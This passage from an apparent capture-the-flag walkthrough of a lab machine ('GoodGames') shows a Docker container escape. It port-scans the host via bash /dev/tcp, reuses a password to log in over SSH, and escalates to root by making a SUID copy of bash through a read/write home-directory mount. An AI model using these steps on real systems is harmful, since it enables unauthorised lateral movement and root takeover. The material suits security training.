
```
root@3a453ab39d3d:/home/augustus# ls -la
ls -la
total 24
drwxr-xr-x 2 1000 1000 4096 Nov  3 10:16 .
drwxr-xr-x 1 root root 4096 Nov  5 15:23 ..
lrwxrwxrwx 1 root root    9 Nov  3 10:16 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000  220 Oct 19 11:16 .bash_logout
-rw-r--r-- 1 1000 1000 3526 Oct 19 11:16 .bashrc
-rw-r--r-- 1 1000 1000  807 Oct 19 11:16 .profile
-rw-r----- 1 root 1000   32 Nov  3 10:13 user.txt
root@3a453ab39d3d:/home/augustus#
```

A directory list of user `augustus` home directory shows that instead of their name, the UID `1000` is displayed as the owner for the available files and folders. This hints that the user's home directory is mounted inside the docker container from the main system. Checking `mount` we see that the user directory from the host is indeed mounted with read/write flag enabled.



```
root@3a453ab39d3d:/home/augustus# mount
mount
<SNIP>
/dev/sda1 on /home/augustus type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
<SNIP>
```


Enumeration of the available network adapters shows that the container IP is `172.19.0.2`. Docker usually assigns the first address of the subnet to the host system in default configurations, so `172.19.0.2` might be the internal Docker IP address of the host .



```
root@3a453ab39d3d:/home/augustus# ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.0.2  netmask 255.255.0.0  broadcast 172.19.255.255
        ether 02:42:ac:13:00:02  txqueuelen 0  (Ethernet)
        RX packets 581  bytes 100542 (98.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 451  bytes 239264 (233.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Let's scan the host at `172.19.0.1` to see what ports are available as part of the basic checks for lateral movement. As `nmap` is not installed we can use Bash instead.

```
for PORT in {0..1000}; do timeout 1 bash -c "</dev/tcp/172.19.0.1/$PORT
&>/dev/null" 2>/dev/null &&  echo "port $PORT is open"; done
```



```
root@3a453ab39d3d:/home/augustus# for PORT in {0..1000}; do timeout 1
bash -c "</dev/tcp/172.19.0.1/$PORT &>/dev/null" 2>/dev/null &&  echo
"port $PORT is open"; done
port 22 is open
port 80 is open
```

We find that SSH is listening internally. We attempt to password reuse on both `root` and `augustus` accounts.




```
root@3a453ab39d3d:/backend# script /dev/null bash
Script started, file is /dev/null
# ssh augustus@172.19.0.1
augustus@172.19.0.1's password: superadministrator

Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29)
x86_64

The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
augustus@GoodGames:~$
```

This is successful and we log in as Augustus.

With knowledge that the user directory is mounted in the Docker container, we can write files in the Host and change their permissions to root from within the container. These new permissions will be reflected to the Host system as well.


Copy `bash` to the user directory as `augustus` which we are already authenticated as on the host machine, then exit out of the SSH session. Change the ownership of the `bash` executable to `root:root` (owned by root and in root group) from within the Docker container and apply the SUID permissions to it.

```
# As augustus on host machine
cp /bin/bash .
exit

# As root in the docker container
chown root:root bash
chmod 4755 bash
```




```
augustus@GoodGames:~$ cp /bin/bash .
cp /bin/bash .
augustus@GoodGames:~$ exit
exit
logout
Connection to 172.19.0.1 closed.
# chown root:root bash
chown root:root bash
# chmod 4755 bash
chmod 4755 bash
# ls -la bash
ls -la bash
-rwsr-xr-x 1 root root 1168776 Nov  5 20:09 bash
```

SSH back into `augustus` user on the host machine and check the permissions of the `bash` executable.



```
# ssh augustus@172.19.0.1
augustus@172.19.0.1's password: superadministrator

<SNIP>

augustus@GoodGames:~$ ls -la bash
ls -la bash
-rwsr-xr-x 1 root root 1168776 Nov  5 20:09 bash
```

The permissions are reflected on the host system and the duplicate Bash now has SUID permissions. Execute `./bash -p` and spawn a shell with the effective UID of root.



```
augustus@GoodGames:~$ ./bash -p
./bash -p
bash-5.0# id
id
uid=1000(augustus) gid=1000(augustus) euid=0(root)
groups=1000(augustus)
bash-5.0# cd /root
cd /root
bash-5.0# wc root.txt
wc root.txt
 1  1 40 root.txt
```